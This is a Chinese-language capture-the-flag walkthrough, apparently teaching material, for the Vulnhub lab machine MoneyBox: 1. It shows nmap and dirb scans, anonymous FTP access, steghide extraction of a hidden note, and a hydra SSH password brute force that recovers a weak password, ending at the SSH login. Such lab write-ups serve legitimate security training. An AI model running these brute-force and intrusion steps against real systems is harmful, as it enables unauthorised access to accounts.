

## Vulnhub Target

1. [MoneyBox: 1](#)
2. [Hackademic: RTB1](#)
3. [Me and My Girlfriend: 1](#)

## WriteUp For MoneyBox

---

### About Release

(<https://www.vulnhub.com/entry/moneybox-1,653/#top>)

- **Name:** MoneyBox: 1
- **Date release:** 27 Feb 2021
- **Author:** [Kirthik\\_T](#)
- **Series:** [MoneyBox](#)

### Description

[Back to the Top](#)

Difficulty : Easy

Goal : 3 flags

This works better with VirtualBox rather than VMware

主要渗透过程:

信息收集


1.靶机发现

```
sudo arp-scan -l
```

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
   inet 127.0.0.1/8 scope host lo  
       valid_lft forever preferred_lft forever  
   inet6 ::1/128 scope host  
       valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
   link/ether 08:00:27:c7:e1:36 brd ff:ff:ff:ff:ff:ff  
   inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic eth0  
       valid_lft 330sec preferred_lft 330sec  
   inet6 fe80::b119:2eda:400b:79c3/64 scope link noprefixroute  
       valid_lft forever preferred_lft forever  
  
(kali@kali)-[~]  
└─$ sudo arp-scan -l  
Interface: eth0, type: EN10MB, MAC: 08:00:27:c7:e1:36, IPv4: 192.168.56.102  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.56.100 08:00:27:ef:45:ce (Unknown)  
192.168.56.103 08:00:27:5d:ee:a0 (Unknown)  
  
2 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.909 seconds (134.10 hosts/sec). 2 responded  
  
(kali@kali)-[~]  
└─$
```

## 2. 靶机全端口扫描

```
nmap -p- 192.168.56.
```



```
(kali㉿kali)-[~]
└─$ nmap -p- 192.168.56.103
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 02:17 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0069s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 41.99 seconds

(kali㉿kali)-[~]
└─$
```

3.靶机所有开放的端口对应服务版本号、漏洞探测

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ nmap -p21,22,80 -sV -sC 192.168.56.103  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 02:20 EDT  
Nmap scan report for 192.168.56.103  
Host is up (0.0023s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ -rw-r--r--  1 0      0      1093656 Feb 26  2021 trytofind.jpg  
| ftp-syst:  
|   STAT:  
| FTP server status:  
|   Connected to ::ffff:192.168.56.102  
|   Logged in as ftp  
|   TYPE: ASCII  
|   No session bandwidth limit  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   At session startup, client count was 4  
|   vsFTPD 3.0.3 - secure, fast, stable  
|_ End of status  
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
| ssh-hostkey:  
|   2048 1e30ce7281e0a23d5c28888b12acfaac (RSA)  
|   256 019dfafbf20637c012fc018b248f53ae (ECDSA)  
|_  256 2f34b3d074b47f8d17d237b12e32f7eb (ED25519)  
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))  
|_ http-server-header: Apache/2.4.38 (Debian)  
|_ http-title: MoneyBox  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/  
.  
Nmap done: 1 IP address (1 host up) scanned in 21.37 seconds  
  
(kali@kali)-[~]  
└─$
```

#### 4.漏洞利用

根据前3步探测的信息，访问靶机开放的服务，尝试渗透

1) 先是21端口，根据探测的信息判断为FTP服务，且存在匿名访问，FTP主目录下还有一个图片文件；

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPd 3.0.3)
Name (192.168.56.103:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||34250|)
150 Here comes the directory listing.
-rw-r--r--    1 0      0      1093656 Feb 26  2021 trytofind.jpg
226 Directory send OK.
ftp> get trytofind.jpg
local: trytofind.jpg remote: trytofind.jpg
229 Entering Extended Passive Mode (|||50375|)
150 Opening BINARY mode data connection for trytofind.jpg (1093656 bytes).
100% |*****| 1068 KiB  2.30 MiB/s  00:00 ETA
226 Transfer complete.
1093656 bytes received in 00:00 (2.29 MiB/s)
ftp>
more you are able to hear"
```


有些FTP服务配置不当允许匿名用户FTP服务器上切换目录，我们尝试能不能跳出FTP主目录；

```
ftp> pwd
Remote directory: /
ftp> cd /home
550 Failed to change directory.
ftp> cd /etc
550 Failed to change directory.
ftp> cd /
250 Directory successfully changed.
ftp> pwd
Remote directory: /
ftp> ls
229 Entering Extended Passive Mode (|||57263|)
150 Here comes the directory listing.
-rw-r--r--    1 0      0      1093656 Feb 26  2021 trytofind.jpg
226 Directory send OK.
ftp> quit
421 Timeout.

(kali@kali)-[~]
└─$
```

经过尝试，发现不能跳出FTP主目录，于是先使用quit命令退出FTP服务。

那我们对下载的图片文件进行查看。



这是一张滑稽的猫照，似乎也没有什么有用的信息。

这条线索似乎到这里就进行不下去了....

联想到在CTF夺旗赛中经常会在图片中隐藏一些信息，那这张图片中是否有隐藏一些重要信息呢？

先用kali自带的strings工具查看一下该图片中的可打印字符。



```
kali@kali: ~  
File Actions Edit View Help  
└─(kali@kali)-[~]  
└─$ steghide info trytofind.jpg  
"trytofind.jpg":  
  format: jpeg  
  capacity: 64.2 KB  
Try to get information about embedded data ? (y/n) y  
Enter passphrase:  
steghide: could not extract any data with that passphrase!  
  
└─(kali@kali)-[~]  
└─$
```

图片文件确实嵌入了其它数据，但是被加密了，查看需要密码....!?????/

渗透工作再次陷入被动.....

FTP服务我们获得一些信息和数据，但是目前进行不下去，根据渗透回溯思想，我们再次回到粗发的地方....

```
kali@kali: ~  
File Actions Edit View Help  
└─(kali@kali)-[~]  
└─$ nmap -p- 192.168.56.103  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 02:17 EDT  
Nmap scan report for 192.168.56.103  
Host is up (0.0069s latency).  
Not shown: 65532 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 41.99 seconds  
  
└─(kali@kali)-[~]  
└─$
```

不是还有22和80端口吗，嘻嘻


你倾向于先从哪个端口突破呢，有同学说是22端口，那22端口有哪些漏洞利用方法呢？

讨论一下吧

老师说一下自己的想法：


22端口，对应的是ssh远程登录服务，一般利用的方法是用户名和密码的爆破，但当前靶机提示信息既没有给到用户名，也没有给到密码，虽然可以使用字典，但排列组合数量太大，还不一定能成功，可以做为最后沉底节目，因此我们先从80端口开始。

## 2) 访问靶机80端口



# Hai Everyone.....!

## Welcome To MoneyBox CTF



it's a very simple Box.so don't overthink


比较简单的网页，页面有一行提示：这是一个简单的盒子，不需要想的特别复杂。

于是查看网页源文件：



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ dirb http://192.168.56.103/  
  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
START_TIME: Wed May 31 02:54:21 2023  
URL_BASE: http://192.168.56.103/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
-----  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://192.168.56.103/ —  
  
⇒ DIRECTORY: http://192.168.56.103/blogs/  
+ http://192.168.56.103/index.html (CODE:200|SIZE:621)  
+ http://192.168.56.103/server-status (CODE:403|SIZE:279)  
  
— Entering directory: http://192.168.56.103/blogs/ —  
+ http://192.168.56.103/blogs/index.html (CODE:200|SIZE:353)  
  
-----  
END_TIME: Wed May 31 02:54:47 2023  
DOWNLOADED: 9224 - FOUND: 3  
  
(kali@kali)-[~]  
└─$
```

目录字典跑完，发现3个文件和目录，其中有一个目录是blogs，尝试访问一下




# I'm T0m-H4ck3r

I Already Hacked This Box and Informed. But They didn't Do any Security configuration

If You Want Hint For Next Step.....?

这段话提示我们有人已经成功渗透这台靶机了且通知管理者了，但他们依然没有做任何的加固措施...


[查看网页源代码](#)



```
1 <html>
2 <head><title>MoneyBox</title></head>
3 <body>
4   <h1>I'm T0m-H4ck3r</h1><br>
5     <p>I Already Hacked This Box and Informed.But They didn't Do any Security configuration</p>
6     <p>If You Want Hint For Next Step.....?</p>
7 </body>
8 </html>
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48 <!-- the hint is the another secret directory is S3cr3t-T3xt-->
49
```

似乎没什么，但在源代码的下方有一行HTML注释

告诉我们有一个隐藏目录S3cr3t-T3xt，尝试访问一下



**There is Nothing In this Page.....**

又是一片干净的网页，继续查看源代码

```
1 <html>
2 <head><title>MoneyBox</title></head>
3 <body>
4   <h1>There is Nothing In this Page.....</h1>
5 </body>
6 </html>
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
```

乍一看，也没什么，但这一溜行号暴露的作者的意图，滚动条继续往下拉

```
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54 <!--Secret Key 3xtr4ctd4t4 -->  
55
```

又是相同的配方，熟悉的味道

一把钥匙，做什么用途的?先保存下来再说

讨论：这把钥匙有什么用？

还记得这张滑稽猫图片吗？里面藏了点东西，但是设置了密码

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ steghide info trytofind.jpg  
"trytofind.jpg":  
  format: jpeg  
  capacity: 64.2 KB  
Try to get information about embedded data ? (y/n) y  
Enter passphrase:  
steghide: could not extract any data with that passphrase!  
  
(kali@kali)-[~]  
└─$
```

下面利用得到的密码解密图片信息

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ steghide info trytofind.jpg  
"trytofind.jpg":  
  format: jpeg  
  capacity: 64.2 KB  
Try to get information about embedded data ? (y/n) y  
Enter passphrase:  
embedded file "data.txt":  
  size: 136.0 Byte  
  encrypted: no  
  compressed: no  
  
(kali@kali)-[~]  
└─$
```

密码核验通过，里面果真藏了个data.txt。下面继续使用steghide分离出data.txt文件

```
steghide extract -sf trytofind.jpg
```

```
kali@kali: ~  
File Actions Edit View Help  
└─(kali@kali)-[~]  
└─$ steghide extract -sf trytofind.jpg  
Enter passphrase:  
wrote extracted data to "data.txt".  
  
└─(kali@kali)-[~]  
└─$ ls  
data.txt  Documents  Music      Public     trytofind.jpg  
Desktop  Downloads  Pictures    Templates  Videos  
  
└─(kali@kali)-[~]  
└─$ cat data.txt  
Hello..... renu  
  
        I tell you something Important.Your Password is too Weak So Change Your  
        Password  
        Don't Underestimate it.....  
  
└─(kali@kali)-[~]  
└─$
```

成功分离出data.txt，查看文件内容，得知系统中可能存在renu用户，且其密码为弱密码。

那自然想到了基于renu用户名的密码爆破。

密码字典呢？既然是弱密码，那一般的密码字典应该就可以，请出kali linux自带rockyou.txt.gz

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ ls /usr/share/wordlists/rockyou.txt.gz  
/usr/share/wordlists/rockyou.txt.gz  
  
(kali@kali)-[~]  
└─$ gzip -d /usr/share/wordlists/rockyou.txt.gz  
gzip: /usr/share/wordlists/rockyou.txt: Permission denied  
  
(kali@kali)-[~]  
└─$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz  
[sudo] password for kali:  
  
(kali@kali)-[~]  
└─$ cp /usr/share/wordlists/rockyou.txt .  
  
(kali@kali)-[~]  
└─$ ls  
data.txt  Desktop  Downloads  Music  Pictures  Public  rockyou.txt  Templates  trytofind.jpg  Videos  
  
(kali@kali)-[~]  
└─$
```

将rockyou.txt.gz密码字典解压，然后拷贝到当前目录

讨论：有了用户名和密码字典后，如何爆破呢？

总结：用户名密码爆破的前提是靶机系统有一个开放的服务，访问它时需要身份验证，这样我们结合爆破工具和字典文件才有爆破成功的可能性。

3) 是不是靶机还开有22端口

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ nmap -p- 192.168.56.103  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 02:17 EDT  
Nmap scan report for 192.168.56.103  
Host is up (0.0069s latency).  
Not shown: 65532 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 41.99 seconds  
  
(kali@kali)-[~]  
└─$
```

下面我们使用hydra工具开始爆破

```
hydra -l 用户名 -P 密码字典文件 靶机IP 协议 -vV
```

```
kali@kali: ~  
File Actions Edit View Help  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "brandon" - 71 of 14344  
401 [child 10] (0/2)  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "666666" - 72 of 143444  
01 [child 13] (0/2)  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "shadow" - 73 of 143444  
01 [child 1] (0/2)  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "melissa" - 74 of 14344  
401 [child 3] (0/2)  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "eminem" - 75 of 143444  
01 [child 6] (0/2)  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "matthew" - 76 of 14344  
401 [child 2] (0/2)  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "robert" - 77 of 143444  
01 [child 5] (0/2)  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "danielle" - 78 of 1434  
4401 [child 0] (0/2)  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "forever" - 79 of 14344  
401 [child 4] (0/2)  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "family" - 80 of 143444  
01 [child 7] (0/2)  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "jonathan" - 81 of 1434  
4401 [child 15] (0/2)  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "987654321" - 82 of 143  
44401 [child 8] (0/2)  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "computer" - 83 of 1434  
4401 [child 11] (0/2)  
[ATTEMPT] target 192.168.56.103 - login "renu" - pass "whatever" - 84 of 1434  
4401 [child 9] (0/2)  
[22][ssh] host: 192.168.56.103 login: renu password: 987654321  
[STATUS] attack finished for 192.168.56.103 (waiting for children to complete  
tests)  
^C[ERROR] Received signal 2, going down ...  
└─(kali@kali)-[~]  
└─$ hydra -l renu -P rockyou.txt 192.168.56.103 ssh -vV
```

爆破成功，得到renu用户的密码为987654321。

接下来就通过SSH服务用renu用户及其密码登录靶机。

```
renu@MoneyBox: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ ssh renu@192.168.56.103  
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.  
ED25519 key fingerprint is SHA256:4skFgbTuZiVgZGtWwAh5WRXgKXTdP7U5BhYUsIg9nWw  
. This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:1: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.  
renu@192.168.56.103's password:  
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
